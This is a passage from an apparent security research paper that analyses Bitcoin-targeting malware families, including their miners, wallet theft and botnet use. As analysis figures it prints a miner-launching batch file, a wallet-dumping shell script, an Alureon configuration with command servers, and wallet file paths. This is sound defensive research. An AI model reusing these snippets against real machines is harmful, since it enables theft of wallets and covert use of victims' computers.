Trojan:MSIL/Remdobe.A is a trojan that uses this method, downloading a *Ufasoft* bitcoin miner onto the compromised computer and executing it with the appropriate parameters. However, it first checks whether the compromised system is a 32-bit or 64-bit version of *Windows*, and either downloads from the dl.dropbox.com domain a 32-bit *Ufasoft* miner named bitcoin-miner.exe, or a 64-bit version named bitcoin-miner-64.exe. It then executes the downloaded miner with the following parameters:

```
-a 20 -t 2 -o http://<username>:<password>@pool.
bitclockers.com:8332/
```

Bitcoin-mining worm

Worm:Win32/Bosidome.A is a worm that spreads via removable drives and P2P networks and contains bitcoin-mining

```
taskkill /f /im svchoost.exe
taskkill /f /im mamita.exe
taskkill /f /im x11811.exe
x11811.exe -a 60 -g yes -o http://x.miners.in:8332/ -u re[redacted]d -p re[redacted]2 -t 2
```

Figure 10: Trojan:BAT/MineBicoin.A batch file.

```
push    0Eh
xor     eax, eax
pop     ecx
lea     edi, [ebp+pExecInfo.fMask]
rep stosd
lea     eax, [ebp+pExecInfo]
mov     [ebp+pExecInfo.cbSize], 3Ch
push    eax ; pExecInfo
mov     [ebp+pExecInfo.fMask], 440h
mov     [ebp+pExecInfo.hwnd], esi
mov     [ebp+pExecInfo.lpVerb], esi
mov     [ebp+pExecInfo.lpFile], offset miner_name ; "xC.exe"
mov     [ebp+pExecInfo.lpParameters], offset miner_param ; " -a 60 -g yes -o http://abc.dload.asia
mov     [ebp+pExecInfo.lpDirectory], esi
mov     [ebp+pExecInfo.nShow], esi
mov     [ebp+pExecInfo.hInstApp], esi
call    ds:ShellExecuteExA
test    eax, eax
```

Figure 11: Win32/Bocinex.gen!A launching a Ufasoft bitcoin miner and passing parameters.

Figure 12: Worm:Win32/Bosidome.A generator.

functionality. This worm, however, does not drop, inject, or download a bitcoin miner onto the system, rather it uses the *Bitcoin Plus* mining service to do the mining. We found the generator for this worm, called BitcoinPlusMiner 1.1 (Figure 12), which displays a number of input fields, including:

> *'Your generate bitcoin link'* – a link to the BitcoinPlus generator page (e.g. http://www.bitcoinplus.com/generate?for=012345678)
>
> *'Java url'* – link to Java installation

The worm is programmed to launch *Internet Explorer* in the background and direct the browser to the *Bitcoin Plus* generator page, ensuring the compromised user is unaware they are generating bitcoins for the account holder through the *Bitcoin Plus* Java applet.

First MacOSX Bitcoin backdoor

Backdoor:MacOSX/DevilRobber.A [32] made the headlines in October 2011 for being the first trojan to target *Mac* users. DevilRobber.A opens a backdoor on the infected system and steals sensitive information, as well as acting as a proxy server. It also has bitcoin-mining and wallet-stealing functionality.

For the wallet-stealing functionality, it uses a shell script to dump the contents of the wallet, which by default is located at '~/Library/Application Support/Bitcoin/wallet.dat', to a file named 'dump.txt', as can be seen in Figure 13.

Similar to previous malware we've observed targeting bitcoins, DevilRobber uses the same technique of installing a freely available program to execute its bitcoin-mining payload. The trojan installs the *OS X* GPU version of the popular miner *DiabloMiner*, with file name 'DiabloMiner-OSX.sh', using a script named 'miner.sh', as well as executing a CPU miner named 'minerd'.

Monetizing botnets with bitcoins

Bot herders would undoubtedly find the *Bitcoin* system's distributed computing technique a tempting prospect. Directing the power of their zombie PCs towards bitcoin mining no doubt would be an appealing proposition for a botmaster, and adding bitcoin-mining functionality to their arsenal of malicious programs is another example of the lengths they will take to monetize their botnets. A report by *Symantec* [33] on 17 June 2011 showed that in perfect conditions (mining for 24 hours a day and having extremely good luck), a botmaster could earn from a 100,000 strong botnet of CPUs hashing at one mega-hash per second, about $97,000 USD per month, based on the difficultly of a block target and the exchange rate at the time ($20 USD).

The second half of 2011 saw the addition of bitcoin-mining functionality in some of the more sophisticated, notorious and/or prevalent malware families making the rounds, including Win32/Alureon (aka TDSS), Sirefef (aka ZeroAccess/Max++), Rorpian, Kelihos, and a recently discovered family, Win32/Bafruz.

Sirefef

Sirefef [34] is a sophisticated, multi-component malware family that uses stealth techniques to hide itself on a compromised computer and communicate with other remote peers using a P2P protocol. Sirefef has multiple parts to it, and is capable of performing a number of payloads, including modifying Internet search results, generating pay-per-click advertisements, downloading additional malware, replacing system drivers, as well as bitcoin mining.

It's this last point that we are interested in for this paper. As mentioned, Sirefef can communicate with remote peers by utilizing a P2P protocol, allowing it to update itself or download additional malware onto the system. Sirefef downloads files to a hidden folder it creates in the <system root> directory, using unique filenames for these files such as the ones listed below:

00000001.@

00000002.@

00000004.@

80000000.@

80000004.@

80000032.@

```
if [ -f /$HOME/Library/Application\ Support/Bitcoin/wallet.dat ]; then
        echo 'w1----------------------------------------' >> $D_FILE
        uuencode $HOME/Library/Application\ Support/Bitcoin/wallet.dat xyz >> $D_FILE
        exit
```

Figure 13: DevilRobber wallet-dumping code (note: $D_FILE = 'dump.txt').

Of these files, we observed malware belonging to the Win32/Alureon [35] and Win32/Conedex [36] families, as well as an *Ufasoft* bitcoin miner. These files cannot be executed on their own, as they can either be resource-only DLLs that have an executable component embedded within them, or PE files with no entry point, but an export that is loaded by the Sirefef driver component. This is probably a means by which the Sirefef authors attempt to thwart AV products that rely on emulation to detect these malware families and the bitcoin miner.

The Alureon gang set their eyes on the Bitcoin prize

Alureon is also an infamous, highly prevalent malware family that has multiple components. It has evolved over the years, and we've seen it modify users' DNS settings, intercept Internet traffic, infect system drivers, infect 32- and 64-bit system Master Boot Records, as well as download additional malware onto a compromised system.

Certain variants of this family, Win32/Alureon.DX for instance, are known to store a number of files in an encrypted virtual file system (VFS), including a configuration file named cfg.ini. This file contains keywords interpreted by Alureon and information such as version information, files to be injected into svchost.exe, and a list of command servers Alureon connects to. Figure 14 shows an example of an Alureon configuration file:

```
[main]
version=0.03
aid=30000
sid=1
builddate=351
rnd=484763869
[inject]
*=cmd.dll
* (x64)=cmd64.dll
[cmd]
srv=https://lo4undreyk.com/;https://sh01cilewk.com/
wsrv=http://gnarenyawr.com/;http://rinderwayr.com/;
psrv=http://crj71ki813ck.com/
version=0.15
```

Figure 14: Alureon configuration file.

On 14 September 2011, *Kaspersky Lab* researchers published a blog post [37] detailing an update to the Alureon configuration file they noticed was made at the start of August 2011. As Sergey Golovanov detailed, a 'new section [tslcaloc] has appeared in the TDSS configuration files', listing underneath it an executable run with the familiar miner parameters:

```
[tslcaloc]
Svchost.exe=180| -g yes -t 1 -0 http://pacrim.
eclipsemc.com:8337/ -u <username> -p <password>
```

So it's obvious that the gang behind Alureon decided that bitcoin mining was now fair game by updating their creations to include this functionality. But, it seems Trojan:Win32/Alureon wasn't the only component of this conglomeration to receive a *Bitcoin* update.

Rorpian

Worm:Win32/Rorpian, a family of worms that spread through network shares and the LNK vulnerability MS10-046, downloads Win32/Alureon onto compromised machines and is developed by the same authors. In mid-August, months after we first saw this worm arriving in our labs, we saw variants of this worm upgraded with bitcoin-mining functionality.

Now, what makes this upgrade different from the Win32/Alureon component, as well as most other malware we've discussed in this paper so far, is that the authors of this worm decided to implement the bitcoin-mining code themselves, rather than rely on a freely available mining utility.

As mentioned in the 'How mining works' section, bitcoin miners communicate with mining pool servers using the JSON-RPC remote procedure protocol. Win32/Rorpian uses the same protocol to communicate with the server http://188.229.89.120 :8334, retrieving data from the server using a getwork request and calculating the hashes on the returned data before it posts the results to the server. This same server is used by Rorpian to download additional malware, and was registered in Romania.

Kelihos

Backdoor:Win32/Kelihos.B, a prevalent backdoor variant of the Kelihos family that includes functionality to send spam emails, download files, communicate with other infected computers, and steal sensitive information, also has bitcoins in its sights, with new code modules included in this variant that steal the *Bitcoin* wallet and perform mining.

The wallet-stealing module contains code that grabs the wallet.dat file if it exists in the following file locations (default locations in *WinXP* and *Win 7* & *Vista*):

```
%APPDATA%\Bitcoin\wallet.dat
%APPDATA%\Roaming\Bitcoin\wallet.dat
```

The mining module contains code that performs bitcoin mining as ordered from its controller, allowing it to perform hashing on blocks it receives from its control server (Figure 15).

Bafruz

Backdoor:Win32/Bafruz is a backdoor trojan used in a P2P botnet, and contains multiple components that can be downloaded onto a compromised machine through communication with its peers. Components of Bafruz include functionality to:

- Disable anti-virus software and display fake anti-virus alerts



Figure 15: Kelihos bitcoin-mining module.

004AED2C	0000001C	C	download2-developer.amd.com
004AED68	00000021	C	drivers/11-6_xp64_dd_ccc_ocl.exe
004AED94	0000002C	C	amd/Stream20GA/ati-stream-sdk-v2.1-xp64.exe
004AEDC8	0000003F	C	http://sites.amd.com/us/game/downloads/Pages/radeon_xp-64.aspx
004AEE10	00000056	C	http://developer.amd.com/sdks/AMDAPPSDK/downloads/pages/AMDAPPSDKDownloadArchive.aspx
004AEE70	00000021	C	drivers/11-6_xp32_dd_ccc_ocl.exe
004AEE9C	0000002C	C	amd/Stream20GA/ati-stream-sdk-v2.1-xp32.exe
004AEED0	0000003F	C	http://sites.amd.com/us/game/downloads/Pages/radeon_xp-32.aspx
004AEF18	0000002C	C	drivers/11-6_vista64_win7_64_dd_ccc_ocl.exe
004AEF4C	00000035	C	amd/Stream20GA/ati-stream-sdk-v2.1-vista-win7-64.exe
004AEF8C	00000041	C	http://sites.amd.com/us/game/downloads/Pages/radeon_win7-64.aspx
004AEFD8	0000002C	C	drivers/11-6_vista32_win7_32_dd_ccc_ocl.exe
004AF00C	00000030	C	Downloads/ati-stream-sdk-v2.1-vista-win7-32.exe
004AF044	00000041	C	http://sites.amd.com/us/game/downloads/Pages/radeon_win7-32.aspx

Figure 16: Bafruz list of driver URLs.

- Hijack *Facebook* and *Vkontakte* accounts
- Perform HTTP and UDP DDoS attacks
- Download additional malware
- Download bitcoin-mining software
- Run a *Bitcoin* server and allocate tasks to mining components.

When the *Bitcoin* server component is installed on a compromised machine, it listens for incoming RPC connections from the client components to allocate work for them. The client is able to download three bitcoin miners onto the compromised system, such as the *Ufasoft*, *RPC* and *Phoenix* miners, and execute them. It also checks the *Windows* version of the system it is running on and whether an ATI graphics card is installed, after which it may download a 32-bit or 64-bit version of the card driver (driver URLs are listed in Figure 16) to help in its GPU-mining efforts.

CONCLUSION

One question that one might pose about *Bitcoin* and all the security issues we've discussed in this paper so far, is: will attacks of this nature continue in the future? We've seen a number of security breaches involving *Bitcoin* exchanges and *Bitcoin* users that resulted in the theft of millions of dollars worth of bitcoins, and as the *Bitcoin* network continues to produce more currency, it is likely these attacks will continue.

We also discussed illegal trade involving bitcoins, with the online drug market Silk Road being used for the sale and purchase of illicit drugs using bitcoins as its sole payment method due to its apparent anonymity. But we also saw that *Bitcoin* isn't as anonymous as it seems, with research published showing that using different network inspection techniques, it is possible to identify *Bitcoin* users. And although purchases using *Bitcoin*s cannot be blocked, many in the *Bitcoin* community have expressed concerns that governments may freeze *Bitcoin* exchange accounts and ban transactions involving *Bitcoin* exchanges after a letter [38] was sent by two US senators to federal authorities asking them to crack down on Silk Road and the use of bitcoins.

Finally, we provided an analysis of the different malware seen in the wild that target bitcoins and look to profit from the system. Is it truly as profitable as malware authors think it is? We saw a report by *Symantec* showing that in ideal conditions, a botnet of 100,000 infected machines could earn its botmaster $97,000 USD a month. That was in June 2011, and we've seen how volatile the value of a bitcoin has been since then. The flocks of *Bitcoin* users choosing to mine for bitcoins means that solving blocks will continue to get more difficult because that's simply how the system is designed. So if we recalculate (using the *Bitcoin Mining Calculator* [39] online tool) the monthly earnings, this time using today's difficulty (1583177.847444) and bitcoin exchange rate ($5.246 USD), we find earnings of $10,000 USD. That's a considerable drop in one year, and the fact that the bitcoin reward for solving blocks will drop by a half in 2013 means less of a profit for those wanting to mine, hence malware authors' and cybercriminals' interest in bitcoins will really depend on how the system grows over the coming years.

REFERENCEES

[1] http://www.mersenne.org/.

[2] http://setiathome.berkeley.edu/sah_about.php.

[3] http://www.mail-archive.com/cryptography@metzdowd.com/msg10152.html.

[4] https://bitcoin.it.

[5] https://en.bitcoin.it/wiki/Main_Page.

[6] Nakamoto, S. Bitcoin: A Peer-to-Peer Electronic Cash System. http://bitcoin.org/bitcoin.pdf.

[7] https://en.bitcoin.it/wiki/Difficulty.

[8] Figure obtained from blockexplorer.com at 12:24 EST on June 8th, 2012: http://blockexplorer.com/q/getblockcount.

[9] https://www.bitcoinmarket.com.

[10] https://en.bitcoin.it/wiki/Category:Exchanges.

[11] https://mtgox.com.

[12] http://bitcoincharts.com/charts/mtgoxUSD#igDailyztgCzm1g10zm2g25zcv.

[13] http://www.bitcoinplus.com/.

[14] Bitcoin Releases Version 0.3, http://news.slashdot.org/story/10/07/11/1747245/Bitcoin-Releases-Version-03.

[15] https://en.bitcoin.it/wiki/History.

[16] http://www.crikey.com.au/.

[17] http://www.crikey.com.au/2011/06/22/tips-and-rumours-481/.

[18] https://bitcointalk.org/index.php?topic=16457.0.

[19] Mick, J. Inside the Mega-Hack of Bitcoin: the Full Story. http://www.dailytech.com/Inside+the+MegaHack+of+Bitcoin+the+Full+Story/article21942.htm.

[20] linode.com, Manager Security Incident. http://status.linode.com/2012/03/manager-security-incident.html.

[21] Leyden, J. Linode hackers escape with $70K in daring bitcoin heist. The Register. http://www.theregister.co.uk/2012/03/02/linode_bitcoin_heist/.

[22] https://bitcoinica.com/.

[23] http://www.wired.com/threatlevel/2012/05/fbi-fears-bitcoin/.

[24] Chen, A. The underground website where you can buy any drug imaginable. http://gawker.com/5805928/the-underground-website-where-you-can-buy-any-drug-imaginable.

[25] https://www.torproject.org/.

[26] Fergal, R.; Martin, H. An Analysis of Anonymity in the Bitcoin System. http://anonymity-in-bitcoin.blogspot.com.au/2011/07/bitcoin-is-not-anonymous.html.

[27] http://www.symantec.com/connect/blogs/all-your-bitcoins-are-ours.

[28] https://bitcointalk.org/index.php?action=printpage;topic=17361.0.

[29] https://en.bitcoin.it/wiki/Securing_your_wallet.

[30] http://www.securelist.com/en/blog/208188132/Gold_rush.

[31] http://ufasoft.com/open/bitcoin/.

[32] Ferrer, M. Backdoor:MacOS_X/DevilRobber.A analysis. http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Backdoor%3AMacOS_X%2FDevilRobber.A&ThreatID=-2147316264.

[33] Coogan, P. Bitcoin Botnet Mining. http://www.symantec.com/connect/blogs/bitcoin-botnet-mining.

[34] Feng. C. Win32/Sirefef family analysis. MMPC Encyclopedia. http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Win32%2fSirefef.

[35] Win32/Alureon family analysis. MMPC Encyclopedia. http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Win32%2fAlureon.

[36] Diaz, E. Win32/Conedex family analysis. MMPC Encyclopedia. http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Trojan%3aWin32%2fConedex.

[37] Golovanov, S. Kaspersky Labs. http://www.securelist.com/en/blog/559/TDSS_Bitcoin.

[38] http://www.reuters.com/article/2011/06/08/us-financial-bitcoins-idUSTRE7573T320110608.

[39] http://www.alloscomp.com/bitcoin/calculator.php.